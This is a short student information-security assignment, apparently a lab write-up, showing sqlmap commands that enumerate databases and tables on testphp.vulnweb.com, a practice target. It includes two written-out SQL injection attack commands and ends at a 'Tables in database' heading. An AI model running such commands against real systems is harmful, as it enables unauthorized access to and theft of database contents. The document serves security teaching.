**Muhammad Rabid Shahid 231-523036**


**Information Security Section A**

**Assignment 1**


**Steps and commands to conduct the attack:**

**Copy link of a vulnerable website and paste on terminal to get database:**

Sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=2> --dbs


****

**Types of databases available:**


****

**Selecting acuart database:**

Sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=2> -D acuart --tables


****

**Tables in database:**

